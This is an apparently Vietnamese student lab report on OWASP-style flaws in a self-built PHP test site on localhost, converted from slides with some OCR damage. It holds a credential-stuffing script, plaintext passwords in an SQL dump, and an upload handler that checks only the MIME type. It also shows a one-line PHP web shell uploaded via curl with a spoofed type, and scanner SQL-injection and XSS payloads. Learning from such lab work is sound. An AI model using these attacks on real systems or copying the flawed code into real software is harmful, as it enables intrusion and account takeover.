40 /\*!40000 ALTER TABLE `user` ENABLE KEYS \*/;  
41 UNLOCK TABLES;

data = {  
 'username' : username,  
 'login' : password,  
 'submit' : 'Log In'  
}  
  
s = requests.session();  
  
response = s.post(url, data = data)  
  
if re.findall(flag, response.text) :  
 print(username + ' - ' + password + '--> 'fail')  
else :  
 print(username + ' - ' + password + '--> 'sucess')  
  
name == 'main' :  
url = 'http://localhost/vulnerabilities/Broken\_Authentication/index'  
  
fileu = open('wu.txt', 'r')  
filep = open('wp.txt', 'r')

|   | wp.txt  | X | ... | wu.txt | X       | • |
|---|---------|---|-----|--------|---------|---|
| 1 | user01  |   |     | 1      | user01  |   |
| 2 | hahien  |   |     | 2      | hahien  |   |
| 3 | ngoctho |   |     | 3      | ngoctho |   |
| 4 | admin   |   |     | 4      | admin   |   |
| 5 | user02  |   |     | 5      | user02  |   |
| 6 | user03  |   |     | 6      | user03  |   |
| 7 | user    |   |     | 7      | user    |   |

```
● └─(root㉿hahien)─[ /opt/lampp/htdocs/vulnera
# python3 Credential_stuffing.py
user01-user01-->fail
user01-hahien-->fail
user01-ngoctho-->fail
user01-admin-->fail
user01-user02-->fail
user01-user03-->fail
user01-user-->fail
hahien-user01-->fail
hahien-hahien-->success
hahien-ngoctho-->fail
hahien-admin-->fail
```

Kali - VMware Workstation

# 5. BROKEN AUTHENTICATION

b6f - VMware Workstation

File Edit View VM Jobs Help

File Edit Selection View Go Run Terminal Help

EXPLORER

HTDOCS

> css

> img

> js

vulnerabilities

Broken\_Authentication

< class

| user.php

> images

b6f\_broken\_auth.sql

Credential\_stuffing.py

home.php

index.php

logout.php

style\_Login.css

style.css

user.txt

wp.txt

wu.txt

> upload

admin.php

broken\_access\_control.php

DOM\_XSS.php

File\_upload.php

security\_misconfiguration.php

Sql\_Injection.php

dashboard.php

index.php

login.php

logout.php

README

OUTLINE

TIMELINE

b6f\_broken\_auth.sql - Mdocs - Code - OSS [Superuser]

```
17
18
19 -- Table structure for table `user`
20
21
22 DROP TABLE IF EXISTS `user`;
23 /*40101 SET @saved_cs_client      = @@character_set_client */;
24 /*40101 SET character_set_client = utf8 */;
25 CREATE TABLE `user` (
26   `ID` int(11) NOT NULL AUTO_INCREMENT,
27   `USER` varchar(255) NOT NULL,
28   `PASS` varchar(255) NOT NULL,
29   PRIMARY KEY (`ID`)
30 ) ENGINE=InnoDB AUTO_INCREMENT=3 DEFAULT CHARSET=utf8mb4;
31 /*40101 SET character_set_client = @saved_cs_client */;
32
33
34 -- Dumping data for table `user`
35
36
37 LOCK TABLES `user` WRITE;
38 /*40099 ALTER TABLE `user` DISABLE KEYS */;
39 INSERT INTO `user` VALUES (1,'admin','admin'),(2,'user','user'), (3,'hahien','hahien');
40 /*40099 ALTER TABLE `user` ENABLE KEYS */;
41 UNLOCK TABLES;
42 /*40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
43
44 /*40101 SET SQL_MODE=@OLD_SQL_MODE */;
45 /*40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
46 /*40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
47 /*40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
48 /*40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
49 /*40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
50 /*40111 SET SQL_NOTES=@OLD_SQL_NOTES */;
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

12:22 PM 6/4/2024

# 6. SENSITIVE DATA EXPOSURE

- Các dữ liệu nhạy cảm như thông tin cá nhân người dùng, số tài khoản tín dụng, mật khẩu không được lưu trữ và bảo vệ cẩn thận.
- Dữ liệu khi truyền qua các giao thức không an toàn như HTTP... rất có thể bị bên ngoài sniper dữ liệu làm lộ dữ liệu gây ra hậu quả to lớn.
- Các dữ liệu nhạy cảm khi lưu ở trong file không được mã hóa và bao gồm các file backup khác có thể bị attacker truy cập trái phép
- Không dùng các thuật toán mã hóa yếu, có lỗ hổng dễ giải mã.
- 1 số lỗi thường gặp:-
  - Cleartext Storage of Sensitive Information
  - Cleartext Transmission of Sensitive Information

```
<?php
    ini_set('display_errors', 1);
    ini_set('display_startup_errors', 1);
    error_reporting(E_ALL);
    if (isset($_POST["submit"])) {
        $target_dir = "upload/";
        $target_dir .= basename($_FILES["file_upload"]["name"]);

        $upload_name = $_FILES["file_upload"]["name"];
        $upload_size = $_FILES["file_upload"]["size"];
        $upload_type = $_FILES["file_upload"]["type"];

        if ($upload_type == "image/jpeg" or $upload_type == "image/png" or $upload_type == "image/jpg") {
            if (!move_uploaded_file($_FILES["file_upload"]["tmp_name"], $target_dir)) {
                echo "File Error";
            } else {
                echo "{$target_dir} successfully uploaded!";
            }
        } else {
            echo "File Error: Only JPEG, PNG and JPG files are allowed.";
        }
    }
?>
```

# 6. SENSITIVE DATA EXPOSURE

```
backdoor.php ✘  
vulnerabilities > backdoor.php  
1  <?php  
2      system($_GET['flag']);  
3  ?>
```

```
(root@hahien)-[/opt/lampp/htdocs/vulnerabilities]  
● # curl -F submit=Upload -F "file_upload=@backdoor.php;type=image/png" "http://localhost/vulnerabilities/File_upload.php"  
<!DOCTYPE html>  
<html lang="en">  
<head>  
    <link rel="stylesheet" type="text/css" href="../css/style_fileUpload.css">  
    <meta charset="UTF-8">  
    <title>PHP_File-Upload</title>  
</head>  
<body>  
    <div class="menu">  
        <ul>  
            <li><a href="?action=image">Upload file image</a></li>  
            <li><a href="?action=zip">Upload file zip</a></li>  
            <li><a href="upload/">Upload</a></li>  
        </ul>  
    </div>  
    <div class="content">  
        <form action="#" method="POST" enctype="multipart/form-data" id="main-form">  
            <p>Select image to upload</p>  
            <input type="file" name="file_upload">  
            <input type="submit" name="submit" value="Upload">  
        </form>  
        upload/backdoor.php successfully uploaded!    </div>  
</body>  
</html>
```

# - 6. SENSITIVE DATA EXPOSURE

The screenshot shows a Kali Linux desktop environment with several windows open. The main focus is a terminal window titled "File\_upload.php - Mdocs - Code - OSS [Superuser]" which displays PHP code for a file upload vulnerability. The code includes HTML for a menu and a form with a file input field. Below the code, a command-line session shows the user navigating through directory permissions and changing ownership of files.


```
<!DOCTYPE html>
<html lang="en">
<head>
    <link rel="stylesheet" type="text/css" href="../css/style_fileUpload.css">
    <meta charset="UTF-8">
    <title>PHP File Upload</title>
</head>
<body>
    <div class="menu">
        <ul>
            <li><a href="?action=image">Upload file image</a></li>
            <li><a href="?action=zip">Upload file zip</a></li>
            <li><a href="upload/">Upload</a></li>
        </ul>
    </div>
    <div class="content">
        <form action="#" method="POST" enctype="multipart/form-data" id="main-form">
            <p>Select image to upload</p>
            <input type="file" name="file_upload">
            <input type="submit" name="submit" value="Upload">
        </form>
    </div>
</body>
</html>

ini_set('display_errors', 1);
ini_set('display_startup_errors', 1);
```

```
● L# ls
admin.php  broken_access_control.php  Broken_Authentication  DOM_XSS.php  File_upload.php  security_misconfiguration.php  Sql_injection.php  upload
( root@hahien ) - [/opt/lampp/htdocs/vulnerabilities]
● └─ chmod 777 upload/
● └─ (root@hahien ) - [/opt/lampp/htdocs/vulnerabilities]
● └─ sudo chown www-data:www-data upload/
● └─ (root@hahien ) - [/opt/lampp/htdocs/vulnerabilities]
```

The terminal also shows a message at the bottom: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

# ACUNETIX SCAN WEB LO HONG





## Scan

### Scan Information

### Vulnerabilities

### Site Structure

### Events

Stop ScanPause ScanGenerate ReportWAF Export

### Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

### Activity

Completed

#### Overall Progress

100%

i Scanning of localhost started

Jun 4, 2024, 1:59:45 AM

! Antivirus not found

Jun 4, 2024, 1:59:46 AM

i Scanning of localhost completed

Jun 4, 2024, 2:11:28 AM

! Login forms were detected but LSR or Autologin are not being used

Jun 4, 2024, 2:11:28 AM

Scan Duration  
**11m 42s**

Requests  
**92,200**

Average Response Time  
**117ms**

Locations  
**174**

### Target Information

Address

<https://localhost>

Server

Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod\_perl/2.0.12 Perl/v5.34.1

Unix

Operating System

PHP, Perl, Perl

Identified Technologies

Yes

Responsive

### Latest Alerts

2 38 9 18

! Possible server path disclosure (Unix)

Jun 4, 2024, 2:09:40 AM

! HTML form without CSRF protection

Jun 4, 2024, 2:09:39 AM

! Source code disclosure

Jun 4, 2024, 2:09:37 AM

! Possible server path disclosure (Unix)

Jun 4, 2024, 2:09:36 AM

! Possible internal IP address disclosure

Jun 4, 2024, 2:09:36 AM


- Dashboard
- Targets >
- Vulnerabilities
- Scans
- Reports
- Users >
- Scan Types
- Network Scanner
- Issue Trackers
- Email Settings
- Engines
- Excluded Hours
- Proxy Settings
- About
- Help

← → ⌂ ⌂ https://127.0.0.1:3443/#/dashboard


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

acunetix Administrator 5


Dashboard Targets > Vulnerabilities Scans Reports Users > Scan Types Network Scanner Issue Trackers Email Settings Engines Excluded Hours Proxy Settings About Help



7  
High Severity Vulnerabilities



50  
Medium Severity Vulnerabilities



16  
Low Severity Vulnerabilities

Scans Running	Scans Waiting	Total Scans Conducted	Open Vulnerabilities	Total Targets
0	0	4	73	4

#### Most Vulnerable Targets

https://localhost/vulnerabilities/Sql_injection.php	(5)	(11)
https://localhost	(2)	(38)
http://localhost:3000/	(0)	(1)

#### Top Vulnerabilities

HTML form without CSRF protection	29
Directory listing	6
Error message on page	3
Development configuration file	3
Source code disclosure	3

Vulnerabilities						
		Status		Actions		
		Status	Open	Actions		
		Severity	↓	Vulnerability	URL	Parameter
		<span>Blind SQL Injection</span>		<a href="https://localhost/vulnerabilities/Sql_injection.php">https://localhost/vulnerabilities/Sql_injection.php</a>		content_search
		<span>Cross site scripting</span>		<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>		file_upload
		<span>File upload XSS (Java applet)</span>		<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>		file_upload
		<span>SSL certificate invalid date</span>		<a href="https://localhost/">https://localhost/</a>		Open
		<span>SSL certificate invalid date</span>		<a href="https://localhost/">https://localhost/</a>		Open
		<span>Unrestricted file upload</span>		<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>		file_upload
		<span>Weak password</span>		<a href="https://localhost/login.php">https://localhost/login.php</a>		Open
		<span>Cross domain data hijacking</span>		<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>		file_upload
		<span>Development configuration file</span>		<a href="https://localhost/phpmyadmin/package.json">https://localhost/phpmyadmin/package.json</a>		Open

← → C ⌂ ⌂ https://127.0.0.1:3443/#/scans/b02fd5de-d96a-4ce4-b412-cacab029599a/site-structure/2-6-7/vulnerabilities

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**acunetix**

Scan

Dashboard Targets Vulnerabilities Scans Reports Users Scan Types Network Scanner Issue Trackers Email Settings Engines

Vulnerabilities Site Structure Events

https://localhost/ vulnerabilities Sql\_injection.php

https://localhost/vulnerabilities/Sql\_injection.php

Severity	Vulnerability	Parameter	Status
!	Blind SQL Injection	content_search	Open
!	HTML form without CSRF protection	<empty>	Open
!	Content Security Policy (CSP) not implemented		Open

Items per page: 20 1 - 3 of 3 1 >

1 1 0 1

## Scan

Scan Information Vulnerabilities Site Structure Events

Stop Scan Pause Scan Generate Report WAF Export

Filter Mark as Retest X

Severity ↓	Vulnerability	URL	Parameter	Status	Confidence %
<span>!</span>	Blind SQL Injection	<a href="https://localhost/vulnerabilities/Sql_injection.php">https://localhost/vulnerabilities/Sql_injection.php</a>	content_search	Open	95
<span>!</span>	Cross site scripting	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	100
<span>!</span>	File upload XSS (Java applet)	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	95
<span>!</span>	SSL certificate invalid date	<a href="https://localhost/">https://localhost/</a>		Open	95
<span>!</span>	Unrestricted file upload	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	95
<span>!</span>	Cross domain data hijacking	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	95
<span>!</span>	Directory listing	<a href="https://localhost/vulnerabilities/">https://localhost/vulnerabilities/</a>		Open	100
<span>!</span>	Directory listing	<a href="https://localhost/vulnerabilities/upload/">https://localhost/vulnerabilities/upload/</a>		Open	100
<span>!</span>	Directory listing	<a href="https://localhost/vulnerabilities/Broken_Authentication/class/">https://localhost/vulnerabilities/Broken_Authentication/class/</a>		Open	100

## Blind SQL Injection

### Vulnerability Description ▾

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application's database server.

The vulnerability affects [https://localhost/vulnerabilities/Sql\\_injection.php](https://localhost/vulnerabilities/Sql_injection.php), **content\_search**

Discovered by **Blind SQL Injection**

### Attack Details ▾

URL encoded POST input **content\_search** was set to **-1" OR 3\*2\*1=6 AND 000131=000131 --**

Tests performed:

- -1" OR 2+131-131-1=0+0+0+1 -- => **TRUE**
- -1" OR 3+131-131-1=0+0+0+1 -- => **FALSE**
- -1" OR 3\*2<(0+5+131-131) -- => **FALSE**
- -1" OR 3\*2>(0+5+131-131) -- => **FALSE**
- -1" OR 2+1-1-1=1 AND 000131=000131 -- => **TRUE**

Scan

Scan Information Vulnerabilities Site Structure Events

Stop Scan Pause Scan Generate Report WAF Export

Filter

Severity	Vulnerability	URL	Parameter	Status	Confidence %
Blind SQL Injection	https://localhost/vulnerabilities/SQL_injection.php	content_search	Open	95	
Cross site scripting	https://localhost/vulnerabilities/File_upload.php	file_upload	Open	100	
File upload XSS (Java applet)	https://localhost/vulnerabilities/File_upload.php	file_upload	Open	95	
SSL certificate invalid date	https://localhost/		Open	95	
Unrestricted file upload	https://localhost/vulnerabilities/File_upload.php	file_upload	Open	95	
Cross domain data hijacking	https://localhost/vulnerabilities/File_upload.php	file_upload	Open	95	
Directory listing	https://localhost/vulnerabilities/		Open	100	
Directory listing	https://localhost/vulnerabilities/upload/		Open	100	
Directory listing	https://localhost/vulnerabilities/Broken_Authentication/class/		Open	100	

Mark as Retest

## Cross site scripting

### Vulnerability Description

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.

The vulnerability affects [https://localhost/vulnerabilities/File\\_upload.php](https://localhost/vulnerabilities/File_upload.php), [file\\_upload](https://localhost/vulnerabilities/File_upload.php)

Discovered by **Cross site scripting**

### Attack Details

POST (multipart) input **file\_upload** was set to **1<isindex type=image src=1 onerror=asUH(9114)>**

The input is reflected inside a text element.

### HTTP Request

- Dashboard
- Targets >
- Vulnerabilities
- Scans
- Reports
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## Scan

[Scan Information](#)[Vulnerabilities](#)[Site Structure](#)[Events](#)[Stop Scan](#)[Pause Scan](#)[Generate Report](#)[WAF Export](#)

Filter



Severity

Vulnerability

URL

Parameter

Status

Confidence %

	Blind SQL Injection	<a href="https://localhost/vulnerabilities/SQL_injection.php">https://localhost/vulnerabilities/SQL_injection.php</a>	content_search	Open	95
	Cross site scripting	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	100
	File upload XSS (Java applet)	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	95
	SSL certificate invalid date	<a href="https://localhost/">https://localhost/</a>		Open	95
	Unrestricted file upload	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	95
	Cross domain data hijacking	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	95
	Directory listing	<a href="https://localhost/vulnerabilities/">https://localhost/vulnerabilities/</a>		Open	100
	Directory listing	<a href="https://localhost/vulnerabilities/upload/">https://localhost/vulnerabilities/upload/</a>		Open	100
	Directory listing	<a href="https://localhost/vulnerabilities/Broken_Authentication/class/">https://localhost/vulnerabilities/Broken_Authentication/class/</a>		Open	100

## File upload XSS (Java applet)

### Vulnerability Description ▾

The web application supports file uploads and Acunetix was able to upload a Java Applet (.class/.jar) file. If a web browser loads a Java applet from a trusted site, the browser provides no security warning. If an attacker can upload a CLASS/JAR file with an applet, the file is executed even if the web page, which embeds the applet is located on a different site. An attacker could use a file upload function to build an XSS attack using active content.

The vulnerability affects [https://localhost/vulnerabilities/File\\_upload.php](https://localhost/vulnerabilities/File_upload.php), [file\\_upload](https://localhost/vulnerabilities/File_upload.php)

Discovered by **File upload XSS (Java applet)**

### Attack Details ▾

Successfully uploaded file **Applet1644.class** with content type **image/jpeg**.  
The file is available at: </vulnerabilities/upload/Applet1644.class>.

### HTTP Request ▾

- Dashboard
- Targets >
- Vulnerabilities
- Scans
- Reports
- Users >
- Scan Types
- Network Scanner
- Issue Trackers
- Email Settings
- Engines
- Excluded Hours
- Proxy Settings
- About
- Help

## Scan

Scan Information Vulnerabilities Site Structure Events

Filter X

✓ Mark as Retest X

Severity ↓	Vulnerability	URL	Parameter	Status	Confidence %
!	Blind SQL Injection	https://localhost/vulnerabilities/Sql_injection.php	content_search	Open	95
!	Cross site scripting	https://localhost/vulnerabilities/File_upload.php	file_upload	Open	100
!	File upload XSS (Java applet)	https://localhost/vulnerabilities/File_upload.php	file_upload	Open	95
!	SSL certificate invalid date	https://localhost/		Open	95
!	Unrestricted file upload	https://localhost/vulnerabilities/File_upload.php	file_upload	Open	95
!	Cross domain data hijacking	https://localhost/vulnerabilities/File_upload.php	file_upload	Open	95
!	Directory listing	https://localhost/vulnerabilities/		Open	100
!	Directory listing	https://localhost/vulnerabilities/upload/		Open	100
!	Directory listing	https://localhost/vulnerabilities/B		Open	100

### SSL certificate invalid date

#### Vulnerability Description ▾

This SSL certificate is either expired or not yet valid. Some browsers will continue connecting to the site after presenting the user with the warning, while others will prompt the user with a dialog box requesting their approval to proceed. These warnings are extremely confusing for the typical web user, and cause most users to question the authenticity of the site they are attempting to view.

The vulnerability affects <https://localhost/>

Discovered by **SSL certificate invalid date**

#### Attack Details ▾

The SSL certificate (serial: 00) has expired..  
The certificate validity period is between **Fri Oct 01 2004 05:10:30 GMT-0400 (EDT)** and **Thu Sep 30 2010 05:10:30 GMT-0400 (EDT)**



## Scan

Stop Scan

